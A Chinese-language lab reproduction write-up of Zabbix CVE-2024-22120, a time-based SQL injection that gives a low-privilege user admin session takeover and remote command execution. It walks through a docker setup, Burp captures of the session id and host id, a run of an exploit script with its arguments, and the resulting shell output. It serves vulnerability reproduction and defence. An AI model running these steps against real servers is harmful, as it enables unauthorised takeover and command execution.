

Zabbix zbx_auditlog_global_script 远程命令执行漏洞 (CVE-2024-22120) 复现及漏洞环境

漏洞存在于audit.c的zbx_auditlog_global_script函数中，由于clientip字段未经清理，可能导致SQL时间盲注攻击，经过低权限用户身份验证的威胁者可利用该漏洞从数据库中获取敏感信息，并可能导致将权限提升为管理员或导致远程代码执行。

影响版本：


- 6.0.0 至 6.0.27
- 6.4.0 至 6.4.12
- 7.0.0alpha1

测试环境

执行如下命令启动一个Zabbix漏洞环境：

```
docker compose up -d
```

访问 <http://127.0.0.1:8080> 发现存在Zabbix端Web界面



使用Admin/zabbix登录，然后按照图示顺序打开Hosts的配置

The screenshot shows the Zabbix Administration interface. A red arrow labeled '1' points from the 'Monitoring' icon in the top-left corner to the 'Hosts' item in the left sidebar. Another red arrow labeled '2' points from the 'Hosts' item to the search bar in the main host configuration area. A third red arrow labeled '3' points from the 'Administration' item in the sidebar to the 'Configuration' tab in the main panel. A fourth red arrow labeled '4' points from the 'Configuration' tab to the 'Hosts' table listing.

修改Host name为“host-01”； Agent为“172.20.240.6”

The screenshot shows the 'Host' configuration page. The 'Host' tab is selected. The 'Host name' field is highlighted with a red arrow and contains 'host-01'. The 'Agent' field under 'Interfaces' is also highlighted with a red arrow and contains '172.20.240.6'. At the bottom right, a red arrow points to the 'Update' button.

Host	IPMI	Tags	Macros	Inventory	Encryption	Value mapping
* Host name <input type="text" value="host-01"/>						
Visible name <input type="text" value="host-01"/>						
Templates	Name	Action				
Linux by Zabbix agent		Unlink Unlink and clear				
Zabbix server health		Unlink Unlink and clear				
type here to search <input type="button" value="Select"/>						
* Groups	Zabbix servers <input type="button" value="X"/>	Action				
type here to search <input type="button" value="Select"/>						
Interfaces	Type	IP address	DNS name	Connect to	Port	Default
Agent	<input type="text" value="172.20.240.6"/>			<input type="radio"/> IP <input type="radio"/> DNS	<input type="text" value="10050"/>	<input type="radio"/> Remove
Add						
Description	<input type="text"/>					
Monitored by proxy	(no proxy) <input type="button" value="▼"/>					
<input type="button" value="Update"/> <input type="button" value="Clone"/> <input type="button" value="Full clone"/> <input type="button" value="Delete"/> <input type="button" value="Cancel"/>						

稍等一段时间，发现zabbix处于正常状态

Name	Interface	Availability	Tags
host-01	172.20.240.6:10050	ZBX	class: os class: software target: linux ...

"Administration"-->"User groups"-->"Guests"-->"Permissions"-->"Select", 选择"Zabbix servers"的Read权限并更新。

User group	Permissions	Tag filter
	Host group All groups Permissions None	Select Read-write Read Deny None
	Zabbix servers <input type="button" value="X"/> type here to search <input type="checkbox"/> Include subgroups Add	Update Delete Cancel

此时创建一个test1用户，密码为Test@123，Groups为Guests，Role为User role

ZABBIX < >

Zabbix docker

Monitoring Services Inventory Reports Configuration Administration

General Proxies Authentication User groups User roles Users Media types Scripts Queue Support

Users

User Media Permissions

* Username: test1
Name:
Last name:
* Groups: Guests (highlighted with a red arrow)


* Password: (redacted)
* Password (once again): (redacted)

Password is not mandatory for non internal authentication type.

Language: System default
Time zone: System default: (UTC+02:00) Europe/Riga
Theme: System default

Auto-login:
Auto-logout: 15m
* Refresh: 30s
* Rows per page: 50
URL (after login):

Add Cancel



此时注意！不要将admin的账号logout！这样会更新其sessionid，导致漏洞无法被利用。

漏洞复现

漏洞利用条件：需要有一个低权限的账号，该账号有执行脚本的权限（即刚才创建的test1账号）。且admin的session还在有效期。

The screenshot shows the Zabbix web interface. On the left, there's a sidebar with navigation links: Problems, Hosts, Latest data, Maps, Services (selected), Inventory, Reports, Support, Integrations, Help, User settings (selected), and Sign out. The main content area shows a host configuration for 'host-01' (IP: 172.20.240.6:10050). The host is categorized under 'HOST' and has tags: class: os, class: software, target: linux, and three more entries starting with '...'. Below the host details is a dropdown menu with options: HOST, Inventory, Latest data, Problems, Graphs, Dashboards, Web, SCRIPTS, 1LUa0NCa, Ping, and Traceroute. A red arrow points from the text '使用之前创建的test1/Test@123账号登录低权限用户，使用burpsuite抓包获取一下信息。' to the 'Ping' option in the dropdown. At the top right, there are fields for DNS and Port, severity filters (Not classified, Information, Warning, Average, High, Disaster), and a 'Save as' button.

使用之前创建的test1/Test@123账号登录低权限用户，使用burpsuite抓包获取一下信息。

hostid在响应包中

Burp Suite Professional v2023.6 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x +

Send Cancel < > ↻ ↻

Request

P Raw Hex

```

1 POST /zabbix.php?action=host.view.refresh HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 104
10 Origin: http://127.0.0.1:8080
11 Connection: close
12 Referer: http://127.0.0.1:8080/zabbix.php?name=&ip=&dns=&port=&status=-1&event_type=0&tags%5B0%5D%5Btag%5D=&tags%5B0%5D%5Boperator%5D=0&tags%5B0%5D%5Bvalue%5D=&maintenance_status=1&filter_name=&filter_show_count=0&filter_custom_time=0&sort=name&sortorder=ASC&show_suppressed=0&action=host.view
13 Cookie: wp-settings-time-1=1732610572; zbx_session=eyjzXNzaW9uaWQ0iI1YzBlZjg0YTkxMjdjOTRKmjVmNTIzM2JlYWE4Y2NlMyIsInNlcnZlcKNoZWNrUmVzdwx0jp0cnVLCjzZXJ2ZXJDaGVja1RpBWUi0je3MzM5NzI0MDYsInPz24i0iI3ZGI1NTvHNzJmMzLM2NLYmM20W0yMGUwNjljYzQyN20yYjk1ZWNKYWM5NWE3ZTY0YmY1mIxZjYzNzc5NzQyIn0%3D
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 name=&ip=&dns=&port=&status=-1&event_type=0&show_suppressed=0&maintenance_status=1&sort=name&sortorder=ASC

```

Response

Pretty Raw Hex Render

```

8 Cache-Control: no-cache, must-revalidate
9 Expires: Mon, 17 Aug 1998 12:51:50 GMT
10 Set-Cookie: zbx_session=eyjzXNzaW9uaWQ0iI1YzBlZjg0YTkxMjdjOTRKmjVmNTIzM2JlYWE4Y2NlMyIsInNlcnZlcKNoZWNrUmVzdwx0jp0cnVLCjzZXJ2ZXJDaGVja1RpBWUi0je3MzM5NzI0MDYsInPz24i0iI3ZGI1NTvHNzJmMzLM2NLYmM20W0yMGUwNjljYzQyN20yYjk1ZWNKYWM5NWE3ZTY0YmY1mIxZjYzNzc5NzQyIn0%3D; expires=Sat, 11-Jan-2025 03:05:55 GMT; Max-Age=2592000; HttpOnly
11 Content-Length: 3623
12
13 {
    "body":
        "<form method=\"post\" action=\"zabbix.php\" accept-charset=\"utf-8\" name=\"host_view\"><input type=\"hidden\" name=\"sid\" value=\"25f5233beaa8cce3\"><input type=\"hidden\" name=\"form_refresh\" value=\"1\"><table class=\"list-table\" id=\"t675a531324b77037492430\"><thead><tr><th><a href=\"zabbix.php?action=host.view&sort=name&sortorder=DESC\">Name<span class=\"arrow-up\"></span></a></th><th>Interface</th><th>Availability</th><th>Tags</th><th><a href=\"zabbix.php?action=host.view&sort=status&sortorder=ASC\">Status</a></th><th>Latest data</th><th>Problems</th><th>Graphs</th><th>Dashboards</th><th>Web</th></tr></thead><tbody><tr><td><a class=\"link-action\" data-menu-popup=\"{&quot;type:&quot;:&quot;host:&quot;,&quot;data:&quot;:{&quot;hostid:&quot;:10084}&quot;}>&nbsp;</a><td><span class=\"status-green\" data-hintbox=\"1\" data-hintbox-static=\"1\">ZBX</span><div class=\"hint-box\" style=\"display: none;\"><table class=\"list-table\" style=\"max-width: 640px;\" id=\"t675a531324b42995709907\"><thead><tr><th>Interface</th><th>Status</th><th>Error</th></tr></thead><tbody><tr><td><div class=\"status-green nowrap\">Available</div><td><span class=\"status-green nowrap\">Available</span><td><div class=\"red\"></div></td></tr></tbody></table></div></td></td><td><span class=\"tag\" data-hintbox=\"1\" data-hintbox-static=\"1\">os</span><div class=\"hint-box\" style=\"display: none;\"><span class=\"&quot;os:&quot;\">&nbsp;</span></div></td></tr></tbody></table>""

```

zbx_session使用base64解密后得到对应的sessionid

Referer: http://127.0.0.1:8080/zabbix.php?name=&ip=&dns=&port=&status=-1&event_type=0&tags%5B0%5D%5Btag%5D=&tags%5B0%5D%5Boperator%5D=0&tags%5B0%5D%5Bvalue%5D=&maintenance_status=1&filter_name=&filter_show_count=0&filter_custom_time=0&sort=name&sortorder=ASC&show_suppressed=0&action=host.view

Cookie: wp-settings-time-1=1732610572; zbx_session=[{"sessionid": "5c0ef84a9127c94d25f5233beaa8cce3", "serverCheckResult": true, "serverCheckTime": 1733972406, "sign": "7db555a72f36e3cebc69d20e069cc427d2b95ecdac95a7e64bf5bb1f63779742"}]

Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

获取到所需信息之后执行利用脚本，执行之后会开启时间盲注，一段时间后获取到shell，至此漏洞利用成功。

```

python -m pip install requests pwntools
python CVE-2024-22120-RCE.py --ip 127.0.0.1 --sid 5c0ef84a9127c94d25f5233beaa8cce3 --
hostid 10084

```

```
(CommonPython) willkwegam4d@willkwegam4ade MacBook-Air CVE-2024-22120 % python CVE-2024-22120-RCE.py --ip 127.0.0.1 --sid 5c0ef84a9127c94d25f233bead8ce3 --hostid 10084

(!) sessionid=17de8eb1f0c4d582eb446042a410059d [zabbix_cmd]>; id
uid=1997(zabbix) gid=1995(zabbix) groups=0(root),20(dialout),1995(zabbix)

[zabbix cmd]>; ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host brd 00:00:00:00:00:00
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/pipe 0.0.0.0 brd 0.0.0.0
3: gre0@NONE: <NOARP> mtu 1476 qdisc noop state DOWN qlen 1000
    link/gre 0.0.0.0 brd 0.0.0.0
4: getrap0@NONE: <BROADCAST,MULTICAST> mtu 1462 qdisc noop state DOWN qlen 1000
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
5: ertspan0@NONE: <BROADCAST,MULTICAST> mtu 1450 qdisc noop state DOWN qlen 1000
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
6: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/pipe 0.0.0.0 brd 0.0.0.0
7: ip6_vti1@NONE: <NOARP> mtu 1428 qdisc noop state DOWN qlen 1000
    link/tunnel 00:00:00:00:00:00 brd 00:00:00:00:00:00
8: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
9: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN qlen 1000
    link/tunnel 00:00:00:00:00:00 brd 00:00:00:00:00:00
10: ip6gre0@NONE: <NOARP> mtu 1448 qdisc noop state DOWN qlen 1000
    link/[32] 00:00:00:00:00:00 brd 00:00:00:00:00:00
24: eth0@Fl25: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:14:f0:04 brd ff:ff:ff:ff:ff:ff
    inet 172.20.240.4/24 brd 172.20.240.255 scope global eth0
        valid_lft forever preferred_lft forever

[zabbix.cmd]>;
```

复现问题

遇到如下问题代表admin的session已经过期，需要重新登录admin账户更新session